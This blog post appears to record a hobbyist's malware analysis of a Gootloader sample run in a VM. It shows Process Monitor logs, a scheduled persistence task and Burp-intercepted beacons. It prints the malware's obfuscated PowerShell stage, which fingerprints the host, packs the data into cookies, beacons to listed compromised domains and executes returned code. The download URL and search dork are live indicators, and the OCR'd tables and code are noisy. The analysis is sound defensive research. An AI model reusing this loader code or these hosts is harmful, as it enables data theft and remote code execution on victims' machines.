Gootloader Isn't Broken

malasada.tech/gootloader-isnt-broken/

May 13, 2024



By Aaron Samala May 13, 2024 #AnyRun, #Burp Suite, #Gootloader,

#Malware, #ProcMon



Detailed visualization of a cybersecurity workspace analyzing Gootloader malware.

BLUF:

The Gootloader isn't broken (as previously posted on this site in: <u>Gootkit is broken right now</u>); this post follows the analysis steps that <u>@Gootloader</u>'s video shows us using <u>Process Monitor</u> and <u>Burp Suite</u> <u>Proxy intercept</u>.

Intro:

I used to routinely check on the @GootloaderSites Twitter Bot posts for up to date IOCs to search for. At some point they were removed from Twitter, and I thought it was the end of it. Since I've started blogging and doing more research during my off-duty time, I've been more immersed in the Twitter alternative – Mastadon. I've found that the Twitter Bot moved to Mastadon under the same name <u>@GootloaderSites</u>. I


was glad to see they're still around! I reviewed their latest blog "<u>My-Game Retired? Latest Changes to</u> <u>Gootloader</u>" where they discussed a lot of GREAT info, and shared a link to their Youtube video "<u>Gootloader Malware Technical Deep Dive</u>". This post documents following <u>@GootloaderSites</u>' steps in their video.

Running in a local VM:

Followed steps from <u>Gootloader Malware Technical Deep Dive</u> by @Gootloader.

Ran my go-to dork to find a Gootloader fake forum: "site:*.it enterprise agreement".

Downloaded a Gootloader sample direct from the source at https[:]//caputosfizinapoletani[.]it/enterpriseagreement-ramsay-health. Interestingly, Firefox threw a warning.



I uploaded it to VT if you wanted to see:

https://www.virustotal.com/gui/file/225053ce7e06b780e6acb968f3efc876ce329e37ff4cbfa716f960a8fc5ba 77d/behavior

Downloaded Process Monitor, set the Process Name to contain script.

Downloaded Burpsuite, Enabled Proxy Intercept

Configured Windows manual proxy to go through Burp Suite (127.0.0.1:8080)

Configured the Powershell default profile to enable transcripts via "start-transcript".

Executed the JS file.

Process Monitor shows it's writing to "Interface Programming.dat"

ile Edit Event Filter Tools Option	ns Help		
Ə 🗔 🚺 🗖 🗖 🖉	◎ 品 タ / □	🔁 🖓 📽 🚣	
Time of Day Process Name	PID Operation	Path	Result
6:34:04.9640469 PM 🍅 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
:34:04.9640559 PM 🍙 WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
:34:04.9641175 PM 🍙 WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
5:34:04.9641935 PM 👛 WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
5:34:04.9642011 PM 👛 WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9642534 PM i WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04.9642602 PM 🡛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9643154 PM 👛 WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
5:34:04.9643636 PM 🧧 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9644177 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9644609 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
5:34:04.9645030 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:04.9645569 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
5:34:04.9646009 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9646449 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9646881 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9647388 PM 👛 WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9647814 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9648229 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
5:34:04.9648300 PM 👛 WScript.exe	3628 🧱 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9648785 PM 👛 WScript.exe	3628 📷 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
6:34:04.9648854 PM 👝 WScript.exe	3628 🧰 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9649323 PM 👛 WScript.exe	3628 TwiteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
5:34:04.9649392 PM 👛 WScript.exe	3628 🐂 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9649876 PM 👛 WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9650374 PM a WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9650895 PM a WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9651329 PM WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9651733 PM WScript exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9652145 PM _ WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9653023 PM WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9653488 PM WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
6:34:04.9653930 PM WScript.exe	3628 WriteFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS

It looks like it creates "Multi-million Dollar.js". At this point, I'm not too savvy with reading Process Monitor yet. In the future I'll research more and figure out how to give better explanations.

Image Edit Event Filter Tools Options H Image Imag		Path C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming dat C:\Users \hermes 1\App Data \Roaming \Adobe \Interface Programming \Adobe \Interface Programming \Adobe \Interface \Interface Programming \Adobe \Interface \Interface \Interface \Interface \Inter	Result SUCCESS SUCCESS SUCCESS FAST IO DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS SUCCESS
Time of Day Process Name 34:05:2392092 PM W Script.exe 34:05:239578 PM W Script.exe 34:05:239578 PM W Script.exe 34:05:2456793 PM W Script.exe 34:05:2456791 PM W Script.exe 34:05:2460747 PM W Script.exe 34:05:246074 PM W Script.exe	PID Operation 3628 WHe File 3628 WRe File 3628 ReadFile 3628 ReadFile 3628 CoseFile 3628	Path C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming dat C:\Windows\System32\script dl C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming dat C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming dat	SUCCESS SUCCESS SUCCESS FAST 10 DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS
34.05 2392092 PM W WScript.exe 34.05 2392430 PM W WScript.exe 34.05 2395430 PM WScript.exe 34.05 246530 PM WScript.exe 34.05 246530 PM WScript.exe 34.05 2460470 PM WScript.exe 34.05 246048 PM WScript.exe 34.05 246084 PM WScript.exe 34.05 245951 PM WScript.exe	3620 WriteFile 3620 ReadFile 3620 CoesFile 3620 CoesFile	C-Ween Vhemes 1VAppData VRoaming VAdobe VInterface Programming dat C-Windows Vsystem 32 yeoript dll C-Windows Vsystem 32 yeoript dll C-Ween Vhemes 1VAppData VRoaming VAdobe VInterface Programming dat C-Ween Vhemes 1VAppData VRoaming VAdobe VInterface Programming dat	SUCCESS SUCCESS SUCCESS FAST 10 DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS
134:05:2392430 PM W WScript.exe 34:05:2395783 PM W WScript.exe 34:05:2456309 PM WScript.exe 34:05:2460309 PM WScript.exe 34:05:2460470 PM WScript.exe 34:05:246048 PM WScript.exe 34:05:2460736 PM WScript.exe 34:05:2460844 PM WScript.exe 34:05:2469251 PM WScript.exe	3628 W ReadFile 3628 W ReadFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W IRP_M_CLOSE 3628 W OceFile	C:\Windows\System32\giccipt.dl C:\Windows\System32\giccipt.dl C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat	SUCCESS SUCCESS FAST IO DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS
34:05:23392430 PM W WScript.exe 34:05:23395783 PM WScript.exe 34:05:24553390 PM WScript.exe 34:05:2450350 PM WScript.exe 34:05:2460470 PM WScript.exe 34:05:2460478 PM WScript.exe 34:05:2460548 PM WScript.exe 34:05:2460349 PM WScript.exe 34:05:245951 PM WScript.exe	3628 W ReadFile 3628 W ReadFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W OceFile 3628 W IRP_M_CLOSE 3628 W OceFile	C:\Windows\System32\giccipt.dl C:\Windows\System32\giccipt.dl C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat C:\Ulsers\Hermes1\App.Data\Roaming\Adobe\Interface Programming.dat	SUCCESS SUCCESS FAST IO DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS
34 05 2395783 PM ▲ WScript.exe 34.05 2456390 PM ▲ WScript.exe 34.05 240216 PM ▲ WScript.exe 34.05 2460216 PM ▲ WScript.exe 34.05 2460479 PM ▲ WScript.exe 34.05 246064 PM ▲ WScript.exe 34.05 2460644 PM ▲ WScript.exe 34.05 2460544 PM ▲ WScript.exe 34.05 2460544 PM ▲ WScript.exe	3628 We Read File 3628 We Close File 3628 We Create File	C:\Windows\System32\gacipt.dl C:\Usen:\hermes1V-popData\Roaming\Adobe\Interface Programming.dat C:\Usen:\hermes1V-popData\Roaming\Adobe\Interface Programming.dat C:\Usen:\hermes1V-popData\Roaming\Adobe\Interface Programming.dat C:\Usen:\hermes1V-popData\Roaming\Adobe\Interface Programming.dat C:\Usen:\hermes1V-popData\Roaming\Adobe\Interface Programming.dat C:\Usen:\hermes1V-popData\Roaming\Adobe\Interface Programming.dat	SUCCESS SUCCESS FAST IO DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS
34:05:2456390 PM W Script.exe 34:05:2460216 PM W Script.exe 34:05:2460719 PM W Script.exe 34:05:2460648 PM W Script.exe 34:05:2460644 PM W Script.exe 34:05:2460844 PM W Script.exe	3628 CloseFile 3628 CueryOpen 3628 CreateFile 3628 CueryBasicInformationFile 3628 CueryBasicInformationFile 3628 CoeFile 3628 CueryOpen	C:\Users \hemmes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemmes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemmes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemmes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemmes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemmes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS FAST IO DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS
34.05.2460216 PM W Script, exe 34.05.2460470 PM W Script, exe 34.05.2460648 PM W Script, exe 34.05.2460736 PM W Script, exe 34.05.2460844 PM W Script, exe 34.05.2450521 PM W Script, exe	3628 QueryOpen 3628 CreateFie 3628 CreateFie 3628 CoseFile 3628 CoseFile 3628 Not CoseFile 3628 CoseFile 3628 CoseFile	C-\Usen \hemmasl \AppData \Roaming\Adobe \Interface Programming dat C-\Usen \hemmasl \AppData \Roaming\Adobe \Interface Programming dat	FAST IO DISALLOWED SUCCESS SUCCESS SUCCESS SUCCESS
34:05.2460470 PM WScript.exe 34:05.2460548 PM WScript.exe 34:05.2460736 PM WScript.exe 34:05.2460344 PM WScript.exe 34:05.2460344 PM WScript.exe	3628 W Create File 3628 Create File 3628 Close File 3628 Close File 3628 Close File 3628 Create File File 3628 Create File File 3628 Create File File 3628 Create File 3628 Crea	C:\Users \hemes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users \hemmes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS SUCCESS SUCCESS SUCCESS
34:05:2460648 PM WScript.exe 34:05:2460736 PM WScript.exe 34:05:2460844 PM WScript.exe 34:05:2462951 PM WScript.exe	3628 QueryBasicInformationFile 3628 CloseFile 3628 IRP_MJ_CLOSE 3628 QueryOpen	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming dat C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming dat C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming dat	SUCCESS
34:05.2460736 PM 🙀 WScript.exe 34:05.2460844 PM 🙀 WScript.exe 34:05.2462951 PM 🙀 WScript.exe	3628 RCloseFile 3628 RIRP_MJ_CLOSE 3628 QueryOpen	C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat C:\Users\hemes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2460844 PM e WScript.exe 34:05.2462951 PM WScript.exe	3628 RIRP_MJ_CLOSE 3628 QueryOpen	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2462951 PM WScript.exe	3628 QueryOpen		
		C:\Users\hermes1\AppData\Roaming\Adobe\Multi-million Dollar.is	NAME NOT FOUND
34:05.2463622 PM 👛 WScript.exe	3628 RueryOpen	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	FAST IO DISALLOWED
34:05.2463850 PM - WScript.exe	3628 CreateFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2463959 PM	3628 QueryBasicInformationFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2464034 PM a WScript.exe	3628 CloseFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2464186 PM WScript.exe	3628 RP MJ CLOSE	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2464426 PM a WScript.exe	3628 RueryOpen	C:\Users\hermes1\AppData\Roaming\Adobe\Multi-million Dollar.is	FAST IO DISALLOWED
34:05.2464607 PM a WScript.exe	3628 TreateFile	C:\Users\hermes1\AppData\Roaming\Adobe\Multi-million Dollar.is	NAME NOT FOUND
34:05.2464915 PM a WScript.exe	3628 TreateFile	C:\Users\hermes1\AppData\Roaming\Adobe	SUCCESS
34:05.2465110 PM a WScript.exe	3628 QueryDirectory	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2465445 PM a WScript.exe	3628 CreateFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2466402 PM a WScript.exe	3628 Ruery Attribute Tag File	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2466513 PM 👛 WScript.exe	3628 Ruery Basic Information File	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2466784 PM 👛 WScript.exe	3628 TreateFile	C:\Users\hermes1\AppData\Roaming\Adobe	SUCCESS
34:05.2467060 PM a WScript.exe	3628 SetRenameInformationFile	C:\Users\hermes1\AppData\Roaming\Adobe\Interface Programming.dat	SUCCESS
34:05.2467973 PM 👛 WScript.exe	3628 TooseFile	C:\Users\hermes1\AppData\Roaming\Adobe	SUCCESS
34:05.2468121 PM a WScript.exe	3628 TRP MJ CLOSE	C:\Users\hermes1\AppData\Roaming\Adobe	SUCCESS
34:05.2468218 PM 👛 WScript.exe	3628 📷 CloseFile	C:\Users\hermes1\AppData\Roaming\Adobe\Multi-million Dollar.is	SUCCESS
34:05.2468381 PM 👛 WScript.exe	3628 RP MJ CLOSE	C:\Users\hermes1\AppData\Roaming\Adobe\Multi-million Dollar.is	SUCCESS
34:05.2468498 PM 👝 WScript.exe	3628 RueryDirectory	C:\Users\hermes1\AppData\Roaming\Adobe	NO MORE FILES
34:05.2468658 PM a WScript.exe	3628 🐂 CloseFile	C:\Users\hermes1\AppData\Roaming\Adobe	SUCCESS
34:05.2468738 PM a WScript.exe	3628 RIRP MJ CLOSE	C:\Users\hermes1\AppData\Roaming\Adobe	SUCCESS
34:05.2468868 PM 👛 WScript.exe	3628 🐂 Create File	C:\	SUCCESS

I couldn't find the process in Process Monitor for the task scheduling part. I suspect I may need to modify the Process Monitor filter. I'll figure that out later and provide updates. Here's a snip of the Task that was added.

Task Scheduler (Local)	Name Status Triggers (5) MicrosoftEd Ready Multiple triggers	ers defined	Next Run Time Last Run Time 5/12/2024 6:35:57 PM 5/12/2024 6:24:08 PM	Last Run Result The operation completed successfully. (0x0)	Author	Actions Task Scheduler Library
	MicrosoftEd Ready At 6:05 PM evi OneDrive Re Ready At 7:25 PM on OneDrive St Ready At 6:00 PM on	ery day - After triggered, repart every 1 hour for a duration of 1 day 51/1020 - After triggered, repeat every 1.00000 indefinitely. 51/1992 - After triggered, repeat every 1.00000 indefinitely. @ Surface Transportation Properties (Local Computer) General Triggers Actions Conditions Settings History (di	y, 5/12/2024 7:05:57 PM 5/12/2024 6:06:10 PM 5/12/2024 7:25:03 PM 5/12/2024 6:01:16 PM 5/13/2024 6:25:25 PM 11/30/1999 12:00:00 AM × isabled)	The operation completed successfully. (0x0) The operation completed successfully. (0x0)	Microsoft C Microsoft C	Create Basic Task Create Task Import Task Import Task Employ All Running Tasks Enable All Tasks History New Folder New Folder
		When you create a task, you must specify the action that will Action Details	Edit Action You must specify what action this task will perf	×		View Refresh
		Start a program wscript MULTI-~1JS	Action: Start a program Settings			Pelected Item
	General Triggers Actions Condition When you create a task, you must spe Action Details		Program/script: wscript Add arguments (optional):	Browse		 Run End Disable Export
	Start a program wscript MULT		Start in (optional):	ppData\Roaming\Adobe		Properties Delete Help
		New Edit Delete				
				OK Cancel		

Here is a copy of the PS transcript below. The highlighted portion is the PS commands that are executed. You can see below it, that it is timing out because I've got Burp Suite Interceptor on, and I haven't pressed any button yet.

Note that it doesn't error out on the enumeration commands as it does in the Any Run sessions.

	PowerShell_transcript.HERMES.Rlq × +	-		>
e	Edit View			ξ
t C	<pre>\Program Files\WindowsPowerShell\Modules\PSReadLine\2.0.0\PSReadLine.psm1:4 char:5 [Microsoft.PowerShell.PSConsoleReadLine]::ReadLine(\$host.Runspace</pre>			
	CategoryInfo : NotSpecified: (:) [], MethodInvocationException FullyQualifiedErrorId : NotSupportedException			
	<pre>\Users\hermes1\AppData\Roaming\Adobe> function pTIZXpt(\$Eufyh){\$WQNvb1 = New-Object ("Sy"+"s"+t"+"em"+".I"+"0."+"M"+"emo"+"ry"+"Strea"+"m");\$BvOPP = New-Object ("Sy"+"s"+t"+"em"+".I"+"0."+"M"+"emo"+"s"+"s"+s"+s"+s"+s"+s"+s"+s"+s"+s"+s"+</pre>)bject		
	tem "+"IO.Stream+"Whit"+"er")((New-Object ("Syste"+"m.IO.Co"+"mpression.GZ"+"ip"+"Stre"+"am")(\$NQNvbl,(New-Object			
	t"+"e"+"m.IO.C"+"omp"+"res"+"sio"+"n"+".Com"+"p"+"r"+"essi"+"onMo"+"d"+"e"))::("Co"+"mp"+"ress"))));\$8vOPP.WrItE([strInG]::JoIN(" !",\$Eufyh)); P.CloSe():[sysTEm.CONvert]::("ToBase64"+"S"+"trin"+"e")(\$(@(230.4.226.201.90.87); \$WONvbl.ToArray() :@(226.55.72.47.225.44)))}function DVGehm(\$nxp1)			
	r.Lloge();[system.cumverc]::(logased+ 5 + trin + g ()((230,9,220,20,90,07); 3W@mod.logrnay();[(230,55,72,47,223,44)))/Tunction Uvegmm(3RKP1) [logb="0597529200";(SvOrly = ("1570der)SHE1.apL(cation AM&ESGAE[items]islnWk[MAME]ISTHESystem").split("");(ShuadGPerlIXDt((dir env: where(% .value.ler	ogth -	1†	
	(\$.name+^*,\$.value})+('OSMMI^+(guministions););SONR1=pTIXAt(GpS]selEtc naMe .uniQuE[\${name});	Ben -	10	
	GX=pTIZXpt(GPS where{\$.mAInwINDOWTITLe}]%{\$.Name+"^"+\$.mAInwINDOWTITLe});\$GMfst=pTIZXpt((new-object -com (\$oVrly[1]).(\$oVrly[2])(0)).(\$oVrly[3])			
	if(\$.(\$oVrly[4])){"0"+\$.(\$oVrly[5])}elseif(\$.(\$oVrly[0])){"1"+\$.(\$oVrly[5])}elseif(\$.(\$oVrly[6])){"2"+[10.PaTh]::getfileNAME(\$.path)else("3"+\$.(\$oV	/rly[5	$1)$ };	
	<pre>HfH=pTIZXpt(gDR wHere{\$FrEE -gT 50000} %{\$NAME+"^"+\$usED});[nEt.SerVicEPoiNtmanagER]::securITyPROtocol =</pre>			
Et	seCURItyproToCoLTYpE]::TLS12;[net.SeRviCEpOINtManAGER]::sERVeRcERTIFIcateVALidaTioncallbacK ={\$true};\$Zfmb0=[SYStem.NET.WEbrEQuesT]::Create(\$nxp1);			
fm	0.USERAGEnt="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36";\$ZfmbO.keepALivE=(0);			
	0.heaDErs.Add("Cookie: \$kWglokP=\$ohqufdP; \$kWglokP`1=\$ONRle; \$kWglokP`2=\$KUZvGX; \$kWglokP`3=\$GMfst; \$kWglokP`4=\$zPlaHfH");\$ZgcaYt=neW-OBJEct sysTem.IO.STR	AmREA	DEr	
	0.GEtREsponSe().getreSpONSESTReaM();\$viVoG=(\$ZgcaYt.ReADTOenD()) -SpLit (\$kWglokP);iF(\$viVoG.cOuNt -EQ 3){Iex(\$viVoG[1] -REPLAce "^","");}}WhIIE(1)			
	DVGghm(@("https://lyricsknow.com/","https://brandweekistanbul.com/","https://www.kuttentag.de/","https://fapville.com/","http://ahg.com.sa/","https://www.s	achve	rstaen	10
	<pre>inster.net/","https://co8a.ru/","https://hentai.tv/","https://procracks.net/","https://khabarpahad.com/") GEt-rAnDOm)}CATch{};sLeEP -s 20}</pre>			
	\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""			
	\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "@" argument(s): "The operation has timed out""			
	<pre>\Usershermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out"" Usershermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out"" Usershermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""</pre>			
	\Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out"" \Users\hermes1\AppData\Roaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""			
	(Users)(memmes)(AppData(Noming)(Adobe) TerminatingError(): "Exception calling "GetReponse with "0" argument(s): The operation has timed out" (Users)(hermes)(AppData(Noming)(Adobe) TerminatingError(): "Exception calling "GetReponse" with "0" argument(s): "The operation has timed out""			
	(Users)(hermes)(AppData(Noming)(Modes) reministingError(): "Exception calling "GetResponse with "G argument(s): The operation has timed out" (Users)(hermes)(AppData(Noming)(Adoes) reministingError(): "Exception calling "GetResponse" with "G argument(s): "The operation has timed out"			
	(Users)memes)wppdata(Roaming/Modoe) TerminatingError(): Exception calling deckesponse with "0 argument(s): The operation has timed out (Vsers)memes)wppdata(Roaming/Modoe) TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): The underlying connection was closed: An	uneyn	ected	
	(Users (nermes) (hermes) (hermes) (hermenes) (in the internation of th	unexp	ecceu	
	VUSers\hermeslAppDataRoaming\Adobe> TerminatingError(): "Exception calling "GetResponse" with "0" argument(s): "The operation has timed out""			
	Visers/hermacil/anDiata/Roaming/adobas/Terminatings/For(), "Excention calling "GetReconces with "9" aggument(s). "The operation has timed out""			
10				

You can see there appears to be some questionable beaconing domains that should raise some flags. For example, I'm assuming that domains 4, 8, and 9 are likely domains that don't comply with corporate usage policies.

Here's a snip of the Burp Suite Interceptor. I would like to see the packet output from this in a future analysis. Take note of the previously observed enumeration data that is GZIPd and then B64 encoded into the Cookie values. Also take note of the host field.

Bun	Project I	truder R	epeater Vie	w Help					burp suite	community co	1001112024.3.1.4	- Temporary Proje							_		
ashboa		Proxy	_			borator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn							@ s	ett
tercept	_		/ebSockets his		Proxy setting	ngs															
A Re	quest to https:	//fapville.co	m:443 [104.21	.7.83]																	
Forv	ard	Drop	Interc	ept is on	Action		Open browser											Add notes			♥
etty	Raw H	ж													82) 🗐 Vn 🗏	Inspector		I ÷ @	×	
User-			Windows N	10.0; Wir	164; x64) /	Apple¥e	Kit/537.36	(RHIML, 11)	e Gecko) Ch	rome/123.0	.0.0 Safari/	537.36									
